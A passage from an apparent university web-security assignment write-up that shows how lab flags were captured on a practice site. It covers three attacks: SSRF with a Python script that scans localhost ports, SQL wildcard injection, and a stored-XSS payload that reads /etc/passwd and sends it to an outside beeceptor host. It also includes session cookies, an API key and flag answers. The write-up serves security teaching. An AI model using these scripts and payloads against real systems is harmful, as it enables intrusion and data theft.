


Fig 2.7: Screenshot of the XSS flag: FLAG{Probation_completed_Access_granted}

[Return to main report.](#)

Section 3 – Server Side Request Forgery (SSRF) Injection Exploitation Walkthrough

The SSRF vulnerability is present in the **Validate Website** functionality present on the User Profile page (<http://assignment-hermes.unimelb.life/profile.php>). An authenticated user can induce the server to make HTTP requests to an arbitrary domain using the WEBSITE input in the Edit Profile form (Fig 3.1).




Fig 3.1: Screenshot of the Website input field in the Edit Profile form on the User Profile page (<http://assignment-hermes.unimelb.life/profile.php>).

Step1: On checking the source code of profile.php, we find a `validate_website()` function triggered by the button `VALIDATE WEBSITE` (Fig 3.2)

```
<script>
function validate_website(){
    var x = new XMLHttpRequest();

    x.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            return true;
        }
    };

    x.open("GET", "/validate.php?web=" + document.getElementById("website").value, true);
    x.send();
}
</script>
```

Fig 3.2: Screenshot of the source code of profile.php showing the `validate_website()` function.

Step2: Submit the form with entering the website value as <http://google.com> and capture the request using Burp (Fig 3.3).

Burp	Project	Intruder	Repeater	Window	Help		
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer
Intercept	HTTP history	WebSockets history	Options				
Filter: Hiding CSS, image and general binary content							
#	Host	Method	URL	Params	Edit		
96	http://assignment-hermes.uni...	POST	/profile.php	✓			
95	http://assignment-hermes.uni...	GET	/validate.php?web=http://google.com	✓			
94	http://assignment-hermes.uni...	POST	/profile.php	✓			

Fig 3.3: Screenshot of the request captured by Burp.

Step3: Open the request in Burp Repeater and send it to see if there is a response (Fig 3.4).

Request		Response	
<pre> 1 GET /validate.php?web=http://google.com HTTP/1.1 2 Host: assignment-hermes.unimelb.life 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://assignment-hermes.unimelb.life/profile.php 8 Connection: close 9 Cookie: CSRF_token= PfFjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTwsGBcz0L8mXTr129ekfwT; PHPSESSID=lmagrcihgkn51cdf46iimssedo 10 11 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 08 May 2021 13:37:06 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 357 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html><html><head><meta http-equiv="content-type" content="text/html; charset=utf-8"><title>Moved</title></head><body><h1>301 Moved</h1><p>The document has moved
here.</body></html> 13 14 Does this look correct to you? </pre>	

Fig 3.4: Screenshot of the response when web=http://google.com

Step4: Now, to check if we are able to talk to other domains. We setup a beeceptor endpoint : <https://hybrydz.free.beeceptor.com> and pass it as the web parameter (Fig 3.5). We get a response, therefore, we have confirmed the SSRF vulnerability.

Request		Response	
<pre> 1 GET /validate.php?web=https://hybrydz.free.beeceptor.com HTTP/1.1 2 Host: assignment-hermes.unimelb.life 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://assignment-hermes.unimelb.life/profile.php 8 Connection: close 9 Cookie: CSRF_token= PfFjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTwsGBcz0L8mXTr129ekfwT; PHPSESSID=lmagrcihgkn51cdf46iimssedo 10 11 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 08 May 2021 13:38:41 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 157 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 Hey ya! Great to see you here. Btw, nothing is configured for this request path. Create a rule and start building a mock API. 13 14 Does this look correct to you? </pre>	

Fig 3.5: Screenshot of request made to <https://hybrydz.free.beeceptor.com> (1) and the response received (2).

Step5: We pass http://localhost as the web parameter to see the response (Fig 3.6). The response is not really helpful.



Fig 3.6: Screenshot of the request made to <http://localhost> (1) and response received (2).

Step6: Now it's time to scan all the ports on the server and see if there is any sensitive content being hosted. We wrote a simple python script **ssrf.py** to cycle through all the ports and return a response if its different from "Does this look correct to you?". To use the script, update the COOKIE with the latest value to authenticate as a legitimate user.

Code of ssrf.py:

```
# importing the requests library
import requests

URL = "http://assignment-hermes.unimelb.life/validate.php"
header = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0",
          "Accept": "*/*", "Accept-Language": "en-US,en;q=0.5",
          # Dont forget to update the cookie for authentication.
          "Cookie": "CSRF_token=PfFjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTWsGBczoL8mXTr129ekfwT; PHPSESSID=1magrcihgkn51cdf46iimssedo",
          "Referer": "http://assignment-hermes.unimelb.life/profile.php",
          "Accept-Encoding": "gzip, deflate",
          "Connection": "close"}

data = []

for port in range(1,65535):
    host = "http://localhost:"+ str(port)
    PARAMS = {'web':host}
    r = requests.get(url = URL, params = PARAMS, headers = header)

    if (r.text != "Does this look correct to you?"):
        print("Port Found: ",port," ",r.text)
        break
```

On running the above script, we find that port **8873** is open and a response with directories is received (Fig 3.7).

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
PS C:\Users\Manu\Desktop\WebSecurity\Assignment2> python .\ssrf.py
Port Found: 8873 <!--DOCTYPE html PUBLIC "--//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="documents/">documents/</a>
<li><a href="random/">random/</a>
<li><a href="storage/">storage/</a>
</ul>
<hr>
</body>
</html>
Does this look correct to you?
PS C:\Users\Manu\Desktop\WebSecurity\Assignment2>
```

Fig 3.7: Screenshot of the results of ssrf.py

Step7: We use burp to visit the directories and finally retrieve the FLAG:
FLAG{Pivot_life_is_good} (Fig 3.8, Fig 3.9, Fig 3.10)

```
Request
Pretty Raw \n Actions
1 GET /validate.php?web=http://localhost:8873/documents/ HTTP/1.1
2 Host: assignment-hermes.unimelb.life
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://assignment-hermes.unimelb.life/profile.php
8 Connection: close
9 Cookie: CSRF_token=
PfFjVikTGB1NiEjPT72PElsZ8yz3XJMBDBmsnBIUkQTwsGBczOL8mXTr129ekfwT;
PHPSESSID=lmagrcihgkn5lcdf46iimssedo
10
11

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sat, 08 May 2021 13:44:04 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 520
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!--DOCTYPE html PUBLIC "--//W3C//DTD HTML 3.2
13 Final//EN"><html>
14 <title>Directory listing for
/documents/</title>
15 <body>
16 <h2>Directory listing for /documents/</h2>
17 <hr>
18 <ul>
19 <li><a href="background-checks/">background-checks/
lt;/a>
20 <li><a href="bio/">bio/</a>
21 <li><a href="resumes/">resumes/</a>
22 </ul>
23 <hr>
24 </body>
25 </html>
Does this look correct to you?
```

Fig 3.8: Screenshot of request to <http://localhost:8873/documents/>




Fig 3.9: Screenshot of request to <http://localhost:8873/documents/background-checks/>




Fig 3.10: Screenshot of request to <http://localhost:8873/documents/background-checks/sensitive/>



Fig 3.11: Screenshot of request to <http://localhost:8873/documents/background-checks/sensitive/flag.txt> and FLAG: FLAG{Pivot_life_is_good} is received as response.

[Return to main report.](#)

Section 4 – SQL Wildcard Injection Exploitation Walkthrough

The SQL wildcard injection vulnerability is present in the <http://assignment-hermes.unimelb.life/store.php?name=OSCP> page which can be accessed using the API information provided on API Documentation page (<http://assignment-hermes.unimelb.life/doco.php>) (Fig 4.1). An authenticated user can pass SQL wildcards in the name parameter of store.php to leak sensitive information.





Fig 4.1: Screenshot of API Documentation page (<http://assignment-hermes.unimelb.life/doco.php>).

Step1: So, according to the information API documentation page, we need to add a header named **apikey** in order to access the page <http://assignment-hermes.unimelb.life/store.php?name=OSCP>. Open a browser and visit the page (Fig 4.2).



Notice: Undefined index: HTTP_APIKEY in /var/www/html/api/store.php on line 8
Incorrect API token provided

Fig 4.3: Screenshot of request to <http://assignment-hermes.unimelb.life/store.php?name=OSCP> without adding any new headers.

Step2: Capture the request in Burp and send it to Repeater (Fig 4.4).

Burp Suite Community Edition v2021.

Burp	Project	Intruder	Repeater	Window	Help						
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender	Project options	Use
Intercept	HTTP history	WebSockets history	Options								
Filter: Hiding CSS, image and general binary content											
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension		
73	http://assignment-hermes.uni...	GET	/api/store.php?name=OSCP	✓		200	442	text	php		
72	http://assignment-hermes.uni...	GET	/doco.php			200	16181	HTML	php		

Fig 4.4: Screenshot of capture request to <http://assignment-hermes.unimelb.life/store.php?name=OSCP>.

Step3: Now add a new header **apikey: ad02c458-af2a-11eb-9a2c-0242ac110002** to the GET request in Repeater and send it (Fig 4.5). We get a response from the server with results matching the name parameter, i.e. OSCP.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /api/store.php?name=OSCP HTTP/1.1 2 Host: assignment-hermes.unimelb.life 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: CSRF_token= PfFjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTwsGBczoL8mXTr129ekfwT; PHPSESSID=lmagrcihgkn51cdf46iimssedo 9 Upgrade-Insecure-Requests: 1 10 apikey: ad02c458-af2a-11eb-9a2c-0242ac110002 11 12 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 08 May 2021 13:27:53 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 303 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 [{"Id":"1","0":"1","Name":"OSCP","1":"OSCP","Description":"Offens ive Security Certified Professional","2":"Offensive Security Certified Professional"}, {"Id":"26","0":"26","Name":"OSCP","1":"OSCP","Desc ription":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"}] </pre>	

Fig 4.5: Screenshot of GET request after adding apikey as the header and the response received from the server.

Step4: We try to check a response from the server by passing different values to the name parameter (Fig 4.6), but do not receive any data.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /api/store.php?name=OS HTTP/1.1 2 Host: assignment-hermes.unimelb.life 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: CSRF_token= PfFjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTwsGBczoL8mXTr129ekfwT; PHPSESSID=lmagrcihgkn51cdf46iimssedo 9 Upgrade-Insecure-Requests: 1 10 apikey: ad02c458-af2a-11eb-9a2c-0242ac110002 11 12 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 08 May 2021 13:29:21 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 17 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 No data was found </pre>	

Fig 4.6: Screenshot of passing OS as the name parameter.

Step5: Now we try the SQL Wildcard character percent symbol (%) to try and leak all the rows of the table. We get a response consisting of the FLAG in addition to other record stored in the database. (Fig 4.7). The value of FLAG is:
FLAG{Welcome_to_the_wild_wild_web!}




Fig 4.7: Screenshot of passing percent symbol (%) to the name parameter (1) and getting the FLAG: FLAG{Welcome_to_the_wild_wild_web!} as the response (2)

[Return to main report.](#)

Section 5 – Stored Cross Site Scripting (XSS) Injection To Leak Important Files On Server Exploitation Walkthrough

The XSS vulnerability is present in the Anonymous Question Form present on the Anonymous Question page (<http://assignment-hermes.unimelb.life/question.php>). The form acts as an XSS sink, where a legitimate user can enter java script code and send it to be saved on the server only to be run by some other user (preferably user with high privileges). Fig 5.1 shows the XSS sink where an authenticated user can enter java script code to leak important files saved on the server.




Fig 5.1: Screenshot of Anonymous Question functionality which acts as an Stored XSS sink.

Step1: Setup a beecceptor endpoint: <https://hybridz.free.beeceptor.com> to receive the response of the payload. Enter the following payload in question field (Fig 5.2):

```
<script>
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    var x = new XMLHttpRequest();
    x.open("GET", "https://hybridz.free.beeceptor.com?" + xhttp.response);
    x.send();
};
```

```
xhttp.open("GET", "/etc/passwd", true);
xhttp.send();
</script>
```

We have received the contents of **/etc/passwd** successfully (Fig 5.3).



Fig 5.2: Screenshot of the payload as input.

